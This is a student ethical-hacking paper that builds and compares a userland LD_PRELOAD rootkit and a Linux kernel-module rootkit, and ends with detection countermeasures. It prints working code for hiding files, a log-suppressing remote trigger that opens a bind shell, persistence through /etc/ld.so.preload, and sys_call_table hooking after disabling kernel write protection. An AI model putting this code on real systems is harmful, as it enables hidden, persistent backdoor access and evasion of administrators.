A Comparison of Linux Rootkit Techniques

Comparing the Userland LD_PRELOAD method
with the Loadable Kernel Module method

Sam Heney 1700469
CMP320 Ethical Hacking 3
Year 3 BSc Ethical Hacking

2019/20

Abstract

Rootkits are used at the final stage of exploitation of a target in order to gain ultimate control over a system. They also make use of technologies that are in built into the operating systems they are attacking. As these operating systems develop, so do rootkit techniques.

This paper aims to compare two common methods of rootkit implementation. One method operating in the userland and hooking various programming interfaces with the system, whereas the other operates on the lower level kernel space and targets the fundemental system calls used by everything on the computer.

To do this, basic versions of both rootkits were implemented. First, a userland rootkit making use of linux's dynamic linker to manipulate the functionality of various programs. In this rootkit, not only was the basic idea demonstrated but also a remotely activated backdoor system was implemented and explained.

Then, a kernel rootkit was implemented as a loadable kernel module. As this was far more in depth than the userland rootkit, only the basic ideas of the rootkit were implemented and demonstrated.

The discussion section describes what aspects of each rootkit development processes were found to be significant or interesting. Countermeasures for both rootkits are then comprehensively covered, with the priority being on kernel mode rootkits as they are more difficult to detect

Ultimately with this project userspace rootkits were found to be too simple to be useful, and an extremely comprehensive amount of work would have to be put into one for it to be nearly as powerful as a basic kernel rootkit. Kernel rootkits are far more useful, powerful and will function on more platforms, but they are significantly more difficult to implement.

Contents

1. Introduction

1.1 Background

1.1.1 What is a Rootkit?

Rootkits are a form of malware that are created in order to allow complete control at the highest privilege level over a target computer, while taking measures to hide its presence on the host. They are used by attackers only once full access and control of the system has already been obtained, but they enable the attacker to perform many further actions including creating a persistent method of access, hiding their compromise of the system, hiding files and processes on the system and more.

The name "rootkit" originated from a malicious set of UNIX tools being installed that an attacker could use to elevate access to root (Encyclopedia Britannica Editors, 2016), but modern rootkits function much differently. Now, rootkits are designed to balance complete stealth with as much functionality as possible. Typically, a rootkit will enable an attacker to access the target host remotely via a backdoor, then with the remote access the rootkit can be controlled to retrieve data from the host. This might include opening a shell, transferring files and keylogging (m0nad, 2019).

From this description, it can be understood that the term "rootkit" has been expanded a lot to encompass a lot of different technologies as long as they can be used to achieve the functionality described. Even though they originated on UNIX systems, rootkits can be installed and used on any platform. In this whitepaper only Linux rootkits will be discussed, but there are implementations of rootkits publicly available for nearly every platform possible.

Because of this universality, as well as their usefulness to attackers, rootkits will always be a relevant issue as long as computers are still in use. As environments like IoT continue to develop, rootkits for these platforms will be being developed by malicious parties and being used all the time in the real world (Bernard Marr, 2017).

1.1.2 Permission Rings

Computers need to be able to allow different types of applications different levels of access to system resources. For example, a PDF reader only needs to be able to read files in certain locations in the filesystem. It shouldn't be able to, for example, modify the contents of memory that other applications are making use of, or modify important files like drivers or linked C libraries.

To achieve this, different applications are only provided permissions limited to what they need. In order to create a generalised system of categorisation for different required permissions, the idea of protection rings was created. Protection rings are essentially a way of hierarchically describing different levels of access privilege for different applications. They are an abstract concept but do usually accurately describe the real design of most operating systems.

Typically, ring 0 has the most permissions and the ring number goes up, less permissions are granted. In figure 1.1 a four ring system can be seen, where ring 0 is where the kernel operates and ring 3 where normal user applications are run. In between are two rings where device drivers may be granted various permissions, but not full control over the system (Schroeder & Saltzer, 1972).



Figure 1.1: Protection Rings

While this diagram illustrates the concept, most modern operating systems only have two rings: kernel mode and user mode, also known as userland. In kernel mode, full access is given to all parts of memory. In user mode the application only has very limited permissions, and can't do much.

With Linux, in order to prevent user land programs from being useless however, those programs can request specific access to certain parts of memory they usually wouldn't be allowed to access via the kernel interface. This is called Supervisor mode and is how most modern operating systems function. The user mode application sends a request to the Supervisor, the Supervisor runs the request in kernel mode, then the result is returned to the user mode application.

1.1.3 Rootkit Types

With permission rings in mind there are two types of rootkits that this paper will explore. One that operates in userland and one that operates in kernel mode. The overall goal of a rootkit is to enable an attacker to perform post-exploitation while hiding their precence from any system administrators or users, and this can be done from both permission rings using various methods.

All applications make use of the same C library calls in order to perform certain system related tasks like reading directories or opening files. A rootkit can make use of this by hooking those system calls and manipulating the information that is returned from them, meaning that the attacker can control exactly what any system administrator can and can't see. This hooking process can be done in either kernel mode or user mode, but both come with various drawbacks.

1.2 Aim

To implement both a userland rootkit and a kernel module rootkit and compare them by how well hidden they could be, their potential functionality, ease of implementation and how easily they could be deployed by an attacker.

2. Procedure & Results

2.1 Overview of Procedure

The procedure of this project is split into two main sections. Firstly, the userland rootkit will be discussed, describing each stage required to build the rootkit. The userland rootkit was also developed to have a fully fleshed out bind shell backdoor that can be triggered remotely, so the process behind creating that will also be described. Finally, the process of installing the rootkit on a target host will be discussed, and the functionality demonstrated.

In the second section, the process of creating the kernel space rootkit will be described. Since there is a lot more involved in creating a kernel space rootkit, and developing a more functional rootkit will have already been discussed in the previous section, only what is required to hook each function is described. Once again, the process of installing the rootkit on a target host will be documented.

2.2 Userland Rookit

2.2.1 Dynamic Linking

In Linux, each application compiled using C makes use of standard C library functions. For example, in appendix 1.1.1 is an application that makes use of the rand() function that comes with the standard C library as well as a few others. An example normal output of this program is shown in figure 2.1.

```
[sam@khaos:random]$ ./rand
29 4 49 14 41
```

Figure 2.1: Output of basic rand() program.

This program was compiled with the default gcc compiler settings, meaning that among other things it was compiled dynamically. This means that the program's standard library functions aren't baked into the binary, but in fact the dynamic linker ld-linux.so (ld.so) will allow the program to run the functions from their locations in the host system's installed libraries. This allows application binaries to be significantly smaller while still providing the full functionality of the entire C standard library, or any other linked libraries.

In order to check what libraries the rand binary is making use of, the ldd tool can be used. This simple program allows the user to invoke the ld.so linker to check what libraries would be loaded in for use by the target program without having to actually execute that program. In figure 2.2 the ldd tool is run against the rand binary.

```
[sam@khaos:random]$ ldd ./rand
        /lib/ld-musl-x86_64.so.1 (0x7f61d8c83000)
        libc.so => /lib/ld-musl-x86_64.so.1 (0x7f61d8c83000)
```

Figure 2.2: Rand binary library dependency

In the case of the rand binary, only the libc standard library is linked. When the rand() function is called it checks if it exists in libc.so library and once found it will be called. This is a very simple program that only makes use of standard C library functions, but typically programs will be linked to several different librares. However, the list of shared libraries that are loaded in for use can be tampered with.

2.2.2 Library Preloading

In Linux, there in an environment variable called LD_PRELOAD which allows for the preloading of arbitrary shared object libraries into the dynamic linker. This allows a function that might be defined in another library to be redefined in a custom library and then the modified version of the function will be executed by the program instead of the intended one.

```
[sam@khaos:random]$ export LD_PRELOAD=/home/sam/lib/customlib.so
[sam@khaos:random]$ ldd rand
        /lib/ld-musl-x86_64.so.1 (0x7f67f3c00000)
        /home/sam/lib/customlib.so => /home/sam/lib/customlib.so (0x7f67f3bf6000)
        libc.so => /lib/ld-musl-x86_64.so.1 (0x7f67f3c00000)
```

Figure 2.3: customlib.so preloaded

Figure 2.3 shows the library customlib being injected into the linker by it being defined in the LD_PRELOAD variable. Now that it's been exported and stored in that variable any attempt to run a dynamically linked program within that session will first try to use customlib.so before libc.so.

The key function of the rand program is rand(), which is defined in the linux programmers manual as returning an int and taking no arguments. With this definition in mind, a library can be created with a similar rand() function, but instead of generating a random integer it will just return the same integer every time. The source code is very simple:

```c
int rand(){
    return 42;
}
```

With this code compiled to a shared object library called unrand.so, that library can then be loaded in using LD_PRELOAD. Once loaded, the rand program should use that function and the random numbers should be the same number every time. This can be seen in figure 2.4.

```
[sam@khaos:random]$ export LD_PRELOAD=/home/sam/lib/unrand.so
[sam@khaos:random]$ ./rand
42 42 42 42 42
```

Figure 2.4: Unrand library successfully preventing randomness

With this it's been proven that functions can be overwritten, and the rand program is now rendered useless. Of course, the rand program was very basic and simple to attack as it only used one

important function, but this principle of overriding standard functions can be used for far more interesting attacks.

2.2.3 Hiding Files

There are many tools that might be used to view files on a filesystem, but the standard tool is the GNU utility ls. In order to use preloading to attack it, first the libraries and functions that it relies on must be enumerated. To do this, the strace tool will be used. Strace prints each low level system call that is made by a running program to the standard error output. This will reveal what functions ls is making use of.

```
fcntl(3, F_SETFD, FD_CLOEXEC)           = 0
getdents64(3, /* 6 entries */, 2048)    = 168
getdents64(3, /* 0 entries */, 2048)    = 0
close(3)                                = 0
```

Figure 2.5: Small section of strace output

In figure 2.5 it can be seen that a function call with the actual number of files present in the folder is made to getdents64(). Looking at the man page of getdents64() it says that this function is the kernel level call, whereas readdir() is what is used as the actual C library inferface. The man page of readdir (Free Software Foundation, 2019) describes the declaration of the function as it is in the C library:

```
struct dirent *readdir(DIR *dirp);
```

Using this, an exact copy of the declaration can be made in a custom library file. However, if at this point this function was preloaded the application would break as the original functionality of readdir() would be lost.

To prevent this without having to entirely reimplement the original function, dlysym can be used. Dlsym is the programming interface to the dynamic linker, essentially allowing for programmatic access to the the addresses of functions from the linker. The special psuedo-handle RTLD_NEXT can be used to find the next instance of that function in the linked libraries. With the call to dlsym() added to the code the library currently looks like this:

```
// needed for the DIR and dirent structures
#include <dirent.h>

// pointer that will point to original function
struct dirent *(*real_readdir)(DIR *dirp);

// function for hooking
struct dirent *readdir(DIR *dirp)
{
        // use dlsym to find original readdir and point the pointer to it
        real_readdir = dlsym(RTLD_NEXT, "readdir");
        // use original function to process the input
        return real_readdir(dirp);
}
```

With this in place, the library can be loaded and ls will work properly, but now the parameters being passed into the original function can be intercepted and manipulated. To understand what

the dirent structure being passed in actually is, the man page for readdir can be referred to again. It shows that dirent is the following struct:

```
struct dirent {
    ino_t          d_ino;       /* inode number */
    off_t          d_off;       /* offset to the next dirent */
    unsigned short d_reclen;    /* length of this record */
    unsigned char  d_type;      /* type of file; not supported
                                   by all file system types */
    char           d_name[256]; /* filename */
};
```

It can be seen from the code that this contains several pieces of information about the file. The readdir manual also states that the only mandatory field is d_name, meaning that for manipulation of the files passing through the function this parameter should be the one that's used.

In this case, the goal is to hide certain files. To do this, a prefix for files to be hidden is chosen and for each file that readdir() finds it should check if the d_name parameter starts with that prefix. If it does, don't pass the dirent to the original function. The code for this is as follows:

```
struct dirent *readdir(DIR *dirp)
{
        real_readdir = dlsym(RTLD_NEXT, "readdir");

        struct dirent *ret;

        // while real_readdir is still iterating and returning
        while((ret = real_readdir(dirp))) {
                // if the file's d_name begins with PREFIX,
                // don't continue to normal execution
                if(strncmp(ret->d_name, PREFIX, strlen(PREFIX)) != 0) break;
        }

        return ret;
}
```

With this compiled to a library and preloaded, it will hide any files beginning with the PREFIX variable, which in this case is "root". This is demonstrated in figure 2.6.

```
[sam@khaos:main]$ ls
config.h  libevil.c  libevil.so  makefile  root.txt  root_an_evil_file.txt
[sam@khaos:main]$ export LD_PRELOAD=$(pwd)/libevil.so
[sam@khaos:main]$ ls
config.h  libevil.c  libevil.so  makefile
```

Figure 2.6: ls before and after hooking

One benefit of this approach is that any program that makes use of the readdir call to read files from the filesystem will be affected in the same way. It is the standard way to read files so that should encompass every file browsing program. For example, in figure 2.7, a file manager called vifm is run with and without the hook.

Figure 2.7: vifm with and without hooking

2.2.4 Remote Signalling

In order for this rootkit to be useful, the attacker should be able to send signals to it, ideally remotely. This could for example be used to open a backdoor that the attacker could connect to. There are several approaches to this problem that could be taken.

One method, used by the jynx rootkit (chokepoint, 2012), would be to hook the accept() syscall which just processes information for any incoming connections. If the attacker connects, the attacker is let in, otherwise the connection is handled normally.

There is another technique that is also used often that involved abusing logging mechanisms. Whenever something is written to a log, the write() call is used. If an attacker could control what is logged remotely they could send a trigger that will be picked up by the hook, which can then activate the rootkit functionality.

The target host in this case is already running SSH which logs any access attempts to /var/log/auth.log using the write call. This means that the attacker can control what is written by changing the username of the log in attempt. In figure 2.8 is a demonstration of this, where on the top the log is shown and on the bottom the ssh connection attempts are shown.

```
sam@debian:~$ sudo tail /var/log/auth.log
May 19 00:56:18 debian sshd[542]: Invalid user supersecretsignal from 192.168.100.1 port 53228
May 19 00:56:18 debian sshd[542]: Failed none for invalid user supersecretsignal from 192.168.100.1 port 53228 ssh2
May 19 00:56:18 debian sshd[542]: Failed password for invalid user supersecretsignal from 192.168.100.1 port 53228 ssh2
May 19 00:56:18 debian sshd[542]: Failed password for invalid user supersecretsignal from 192.168.100.1 port 53228 ssh2
May 19 00:56:18 debian sshd[542]: Connection closed by invalid user supersecretsignal 192.168.100.1 port 53228 [preauth]


[sam@khaos:~]$ ssh supersecretsignal@192.168.100.187
supersecretsignal@192.168.100.187's password:
Permission denied, please try again.
supersecretsignal@192.168.100.187's password:
Permission denied, please try again.
supersecretsignal@192.168.100.187's password:
supersecretsignal@192.168.100.187: Permission denied (publickey,password).
[sam@khaos:~]$
```

Figure 2.8: supersecretsignal used as username

Using exactly the same method as the previous section, the write call can be hooked in the malicious library. Since the actual hooking code for this is very similar to the code in the previous section it has been included at appendix 1.1.2. In this case, the most important parameter being passed through is buf which contains the sequence of characters that will be written to the target file.

In order to acheive the functionality of a remote trigger, the buffer should be checked to see it it contains the secret key. If it does, don't log the connection attempt as to not arouse suspicion, then

activate the desired rootkit functionality. The code for this is as follows:

```
// if SECRET_KEY is in the buffer
if (strstr(buf, SECRET_KEY)) {
        // if it does, redirect this write to /dev/null
        fildes = open("/dev/null", O_WRONLY | O_APPEND);
        // and open a backdoor shell
        bind_shell();
}
```

The bind_shell() that's executed is just a basic socket server that binds to a pre-defined port. When provided with the correct hard-coded password, /bin/sh will be executed over the socket connection. The code of this function is included in appendix 1.1.3.

2.2.5 Using the Rootkit

Now that the rootkit has been developed, it can be installed on the target machine and tested. Firstly, in order for the library to be used it must be compiled and copied over to the target machine. One benefit of working in userland is the program can be compiled beforehand since it just relies on libc functions and bindings and therefore should function on most linux platforms and libc versions the same.

```
[sam@khaos:main]$ make
gcc -shared -fPIC libevil.c -o libevil.so -ldl
[sam@khaos:main]$ scp libevil.so sam@192.168.100.187:~/
sam@192.168.100.187's password:
libevil.so
```

Figure 2.9: libevil.so being compiled and copied

In figure 2.9 the library is compiled and transferred. Now on the system, the malicious library should be preloaded. In order to do this persistently, the file /etc/ld.so.preload can be created and the full path to the library written to the file. This file is an equivalent to the LD_PRELOAD environment variable, with the added bonus that it won't be reset since it's a file. Also the library should be moved to a less conspicuous location. This is seen in figure 2.11.

```
root@debian:/home/sam# mv libevil.so /lib/
root@debian:/home/sam# echo "/lib/libevil.so" > /etc/ld.so.preload
```

Figure 2.10: Moving and preloading the library

Now that the library is being preloaded, the SSH server should be restarted so that the logging process is definitely hooked. This can easily be done with systemd service management tools. Once restarted, the trigger should be able to be activated. First an ssh connection with the user as the secret key should be started.

```
[sam@khaos:~]$ ssh supersecretsignal123@192.168.100.187
supersecretsignal123@192.168.100.187's password:
```

Figure 2.11: SSH login attempts with secret key

With the log in attempt shown in figure 2.11 made, the SSH server should have tried to write the attempt to the log, triggering the hook and opening up the back door. Now, the open port can be connected to via netcat, the hardcoded password entered, and a shell should be opened. This can be seen in figure 2.12 where the netcat session is opened, the password entered, ls executed and the files are listed.



Figure 2.12: Shell opened successfully

After disconnecting and checking the logs on the target machine, shown in figure 2.13, it can be seen that the last thing logged was a legitimate ssh session which took place before the backdoor was opened and used. This means that none of the failed attempts were written to the log, reducing the traces left by the connection and proving that the hook is working properly.



Figure 2.13: SSH access logs

The full code for the rootkit and the final configuration header used can be found at appendices 1.1.5 and 1.1.4 respectively.

2.3 Kernel Rootkit

2.3.1 Development Environment

Before getting into the development of the kernel rootkit the environment in which it should be developed needs to be discussed. If kernel rootkit development is done on the developer's host operating system, when loaded in the kernel module could break the operating system meaning that the developer would have to reinstall it.

To avoid this, a virtual machine should be created for development and all tests should be carried out within it. Ideally, a snapshot of the machine should be created on boot so that if the kernel module breaks it, it can be easily restored. In this case, a Debian 10 machine was the target and therefore a Debian 10 virtual machine was set up for development.

2.3.2 Loadable Kernel Modules

In Linux, the kernel has the highest level of privilege. The kernel's functionality is built up of many different modules that are compiled into the kernel. These modules mostly perform tasks like interfacing with hardware and monitoring the user land, as well as allowing applications to make use of specific hardware level functionality.

For example, recently the Wireguard VPN protocol added a kernel module to the mainstream Linux kernel. This means users can just install and run the wireguard application without having to modify the kernel in any way since the app can immediately interface with the module.

As well as being compiled into the kernel, the Linux kernel allows for modules to be added and removed on the fly. These modules are named Loadable Kernel modules and they allow applications to interface with the kernel without depending on the system administrator having compiled their kernel with the correct modules.

These LKMs are functioning on the highest level of privilege, ring 0, and this means that they have total access to memory. As an attacker, this can be abused and a malicious LKM would have complete control over the system.

In order to create an LKM, only an init function and an exit function are required. Similar to object oriented programming, these functions will be called when the module is loaded in and when it is unloaded. One useful kernel programming feature to point out is the __init and __exit macros that decorate those functions. These mean that the kernel won't include these functions as usable within the module and will manage them in memory more effectively.

The following code snippet is an example of the most basic module that can be created. All it does it prints when it is created and prints when it is unloaded. Instead of printf which is used in normal C programming, kernel modules use printk which print directly to the kernel log rather than stdout.

```
static int __init h00k_init(void) {
        printk("Hello, World!\n");
        return 0;
}

static void __exit h00k_exit(void) {
        printk("Goodbye, World!\n");
}
```

The full code with includes and function calls can be seen at appendix 1.2.1. In order to compile this module, it needs to be pointed to the kernel headers of the target kernel version. In this case, the target is the installed kernel version so the uname -r command can be used to get the path to the headers. This is shown in the following makefile, where the result of uname -r is substituted into the path.

```
obj-m = hook.o
all:
        make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
clean:
        make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

With the makefile created, the module can now be compiled and inserted into the kernel. The module is compiled by just running "make" and it will produce a .ko file. This file is the compiled LKM. The tool insmod can then be used to insert the LKM which must be done as root.

```
[sam@khaos:basic]$ sudo insmod hook.ko
[sam@khaos:basic]$ sudo dmesg | tail -n 1
[66172.832487] Hello, World!
[sam@khaos:basic]$ sudo rmmod hook.ko
[sam@khaos:basic]$ sudo dmesg | tail -n 1
[66179.706790] Goodbye, World!
```

Figure 2.14: LKM being loaded and unloaded

In figure 2.14 the module is shown being loaded and unloaded, and the print statements have successfully printed to the kernel log, accessed via dmesg. Now that a basic LKM has been created it can be developed further to do malicious things.

2.3.3 System Call Table

Pointers to all of the system calls used by any application are stored in a table called the sys_call_table. This table is used as a reference for all calls to any system function (pragmatic, 1999). This can be abused by a malicious rootkit since if the pointers were to point to a malicious function rather than the real function, that function would be executed instead.

In order to modify this table, it's location in memory needs to be found. Fortunately in most modern Linux operating systems, the kernel is compiled to export the function kallsyms_lookup_name() which returns the location of any symbol name passed in. As such the code to find the table is this:

```
unsigned long *syscall_table;
syscall_table = (unsigned long *)kallsyms_lookup_name("sys_call_table");
```

In some cases, the kallsyms_lookup_name() function isn't exported by the kernel but at least on Debian and Ubuntu it is, which are some of the most common Linux distributions in use currently. Without the function, the memory address can still be found using several different methods such as scanning memory to find the structure or searching the /proc/kallsyms file to find the address. In this case however these methods were not necessary.

Now that the table has been located, it can be used to retrieve any syscall function address via it's NR macro, which just translates to a table index. The following code gets the address of the table, then uses the table to get the kill function address while printing both to the kernel log:

```
unsigned long *syscall_table;

static int __init r00t_init(void) {
        syscall_table = (unsigned long *)kallsyms_lookup_name("sys_call_table");

        if (!syscall_table)
                return -1;

        printk("sys_call_table found at: %p\n", syscall_table);
        printk("original kill: %lx\n", syscall_table[__NR_kill]);

        return 0;
}
```

The output of this module being loaded into the kernel is seen in figure 2.15.



Figure 2.15: sys_call_table and kill located in memory

With the ability to access the sys_call_table and retrieve any syscall's address, these calls can now be hooked by the module.

2.3.4 Hooking System Calls

There is still one thing preventing the rootkit from modifying the pointers to the syscalls and that is that the sys_call_table is read only, meaning that any attempts to write to it even with the highest permission level of ring 0 will fail. However, the only reason this is the case is that there is a flag set in the control register of the CPU, cr0, which disallows writing to read only areas.

Since cr0 is just a location in memory like any other, the rootkit can just overwrite this flag directly and allow writing to read only areas. There is usually a function called write_cr0 which allows kernel modules to write to the cr0 register, but in newer kernel versions this function is no longer present in order to make it more difficult to tamper with the register.

Even though the function is removed it is still possible to write directly to the register using a mov instruction. The following code snippet shows the function used to write to the cr0 register:

```
inline void mywrite_cr0(unsigned long cr0) {
        asm volatile("mov %0,%%cr0" : "+r"(cr0), "+m"(__force_order));
}
```

Using this, functions to change the bit of the WP flag in the register can be created. These work by reading the existing cr0 register using the read_cr0 function, changing the bit to the desired value, then writing it back again using the my_writecr0 function:

```
void unprotect_page(void){
        printk("Unprotecting Page\n");
        mywrite_cr0(read_cr0() & (~0x10000));
}

void protect_page(void){
        printk("Protecting Page\n");
        mywrite_cr0(read_cr0() | 0x10000);
}
```

Using these functions, write protection can be disabled and therefore the sys_call_table can be written to. The first function to hook is getdents() which as discussed in section 2.1.3 is the low level system call used to read files from directories. Firstly, similar to the userland rootkit, a pointer to the original function needs to be created.

In order to simplify the code, the definition of a pointer to the getdents function is declared as a type, then the pointer itself can be declared with this type. This is shown in the following snippet:

```
typedef asmlinkage int (*orig_getdents_t)(unsigned int fd,
                struct linux_dirent *dirp, unsigned int count);
```

```
orig_getdents_t orig_getdents;
```

Within the init function of the module, the syscall table can be used to get the original address of the getdents function. Once obtained, the address can be stored in the declared pointer:

```
orig_getdents = (orig_getdents_t)syscall_table[__NR_getdents];
```

The pointer being returned from the table is also being cast to the getdents pointer type. With the original location stored, a new function to replace the old one can be made. As in the userland rootkit, the original function still needs to be called as to avoid having to re-implement the same functionality. This can be done by simply using the pointer to the original function and calling it as a function:

```
asmlinkage int hooked_getdents(unsigned int fd,
                struct linux_dirent __user* dirent,
                unsigned int count) {
        int ret = orig_getdents(fd, dirent, count);
        printk("getdents hooked!");
        return ret;
}
```

This function takes in the parameters that getdents takes, passes them to the original function, then finally returns the result of the call. Using the unprotect and protect memory functions from earlier, A pointer to this function can now be inserted into the sys_call_table:

```
unprotect_page();
syscall_table[__NR_getdents] = (unsigned long)hooked_getdents;
protect_page();
```

With this code in the init function of the module, once loaded into the kernel it should log to dmesg that the memory was unprotected and then protected again. With some additional printk statements it can also be verified that the memory address of the function has changed. This can be seen in the dmesg output shown in figure 2.16.

```
[   75.140748] sys_call_table found at: 00000000bad93a5d
[   75.140750] original getdents: ffffffff8667b760
[   75.140751] Unprotecting Page
[   75.140777] Protecting Page
[   75.140781] hooked getdents: ffffffffc0638000
```

Figure 2.16: getdents successfully hooked

At this point the getdents function is hooked, but there are actually two forms of getdents with the other form being getdents64, a 64 bit version of the call. Fortunately this can be hooked in exactly the same way as getdents, all that needs to be done is the getdents function should be duplicated and renamed to getdents64. This way both getdents and getdents64 will be hooked.

Now in the kernel log, whenever the hooked getdents or getdents64 is called it should print. This can be seen in figure 2.17 as well as both getdents and getdents64 being hooked.

```
[ 5019.984841] sys_call_table found at: 000000001d286f0e
[ 5019.984844] original getdents: ffffffff9c47b760
[ 5019.984845] original getdents64: ffffffff9c47bc70
[ 5019.984847] Unprotecting Page
[ 5019.984987] Protecting Page
[ 5019.984997] hooked getdents: ffffffffc0606000
[ 5019.984997] Unprotecting Page
[ 5019.985003] Protecting Page
[ 5019.985031] hooked getdents64: ffffffffc0606030
[ 5022.928047] getdents64 hooked!
[ 5022.928078] getdents64 hooked!
[ 5022.932573] getdents64 hooked!
[ 5022.932588] getdents64 hooked!
[ 5026.836071] getdents64 hooked!
```

Figure 2.17: getdents64 hook printing to kernel log

Like the userland rootkit, there should be a method of communicating with the rootkit. A similar method of signalling externally as the userland rootkit can be implemented, but in this case a method of signalling when access has already been obtained would also be useful. One method of doing this is by hooking the kill function and, when a specific signal is sent that isn't usually used, activate the functionality. The code for this is as follows:

```
asmlinkage int hooked_kill(int pid, int sig) {
        long ret = orig_kill(pid, sig);

        printk("signal %d recieved\n", sig);
        if (sig == 64) printk("secret kill signal!!!");
        return ret;
}
```

the printk("secret kill signal!!!") statment could be replaced with a function call to activate a backdoor or grant the current user root permissions. The signal can be sent with a simple "kill -64 0" command, the resulting output of which can be seen in figure 2.18.

```
[  126.326460] signal 64 recieved
[  126.326460] secret kill signal!!!
```

Figure 2.18: Secret signal being recieved by the rootkit

2.3.5 Using the Rootkit

In order to install the rootkit on the target, the LKM needs to be compiled with the exact kernel headers that correspond to the kernel version installed on the target host. In this case the target is running standard Debian 10, so the kernel module can be compiled within a Debian 10 virtual machine and it will work.

In terms of the actual installation of the rootkit, there are several different methods. The most obvious method is to just use install the LKM via a tool like insmod, but this isn't persistent and can potentially leave a trace. Another method is to inject the rootkit directly into /dev/kmem, but on newer versions of linux this device typically doesn't exist. Once installed, the secret kill signals can be used to communicate with the rootkit.

The final finished code of the kernel module rootkit can be found at appendix 1.2.2.

3. Discussion

3.1 General Discussion

The userland rootkit is easier to implement in that using LD_PRELOAD is far more simple to conceptualise and use to overwrite libraries. Shared object library development is well documented in the linux programmers manual, enabling a userland rootkit developer to easily get into creating a malicious rootkit.

The main issue with userland rootkits is that because of the higher level of abstraction, more work is required to disguise it's presence. There are far more functions present in general libraries that might be used to enumerate information about the system, as well as third parties that might be installed. To effectively account for all situations would require the hooking of dozens of functions, which is really not efficient for rootkit development.

Another issue is that loading in custom linked functions to linked programs like ls will cause the hash value of the program to change. This provides a really easy method of detecting the rootkit, with the only way of defeating it being hooking the hashing function, which there are many different libraries for so again that's not a practical solution.

With kernel rootkits, they are far more complicated to develop. Even just modifying the sys_call_table for hooking purposes is an extremely involved process. However, with the lower level of control more possibilites are opened up and more potential situations can be covered by hooking kernel syscalls as opposed to libc interfaces with the syscalls.

Another good aspect of kernel rootkits is that they aren't limited to just hooking syscalls. The sys call table is just one of many exported symbols that may be modified by a kernel rootkit. For example, there is the function call_in_firewall which is used by kernel firewall management. If this function is hooked and replaced with a function that will just return 0, the firewall will break and an attacker could bypass it. This could be used alongside syscall hooks to be triggered remotely.

There are however also issues with the kernel rootkits. For example, the target kernel has to be known in advance, so if the target system's kernel version is unknown the rootkit can only be compiled once that information has been enumerated and the kernel headers might be difficult to get. However, if the target is something typical like an Ubuntu server the kernel version can be known in advance, so the rootkit can be precompiled.

3.2 Countermeasures

3.2.1 System Hash Table

As mentioned previously, hooking userland functions will change the hash of the dynamically linked program. This means that one way of detecting an installed userland rootkit is by generating a hash table of all the standard system tools, or just all installed programs, and keeping it off the server.

Occasionally, the server program hashes can then be compared to the hash table and if the hashes are wrong, there is a rootkit present. The hash table would also have to be updated whenever there is a system update, but this could be automated.

3.2.2 Runtime Measurements

This mitigation will work for both kernel and userland rootkits. Programs that are hooked will be performing different functions and doing different processing on the input. The complexity of these functions being executed is most likely different to the original functions, meaning that the time it takes to execute the applications will be changed.

Similar to the previous mitigation, if a record of the runtime of each program is kept then it can be regularly checked against the performance of the binaries on the system. If they are significantly different, there might be a rootkit in place.

3.2.3 Network Monitoring

Monitoring access of the network that the potential victim host is attached to will allow sysadmins to check for malicious activity. Typical protections like a whitelist of IP addresses and traffic monitoring can be used to detect or prevent any potentially malicious activity. This is especially true if the attacker is using persistence and regularly accessing the target host.

3.2.4 Preventing Loadable Modules

One solution to kernel rootkits would be to disable the insertion of kernel modules at runtime, but this is more complicated than it sounds. A lot of device drivers that are installed from the repositories will also be loadable kernel modules. This means that if the host had any hardware that specifically needed special drivers, the kernel would have to be recompiled with the driver module inserted.

Due to this, this solution is not suitable for an average user but might be worth it when hardening a host with a specific purpose like a server that holds sensitive data.

3.2.5 Rootkit Detectors

The most simple countermeasure is to install a rootkit detector such as chrootkit. These detectors will use many different methods of checking for rootkit activity and if any activity is found it will report back to the user. Of course, the binaries that these tools rely on might also be altered by a rootkit, so it's encouraged to use statically compiled binaries on a separate drive like a USB stick.

3.3 Conclusions

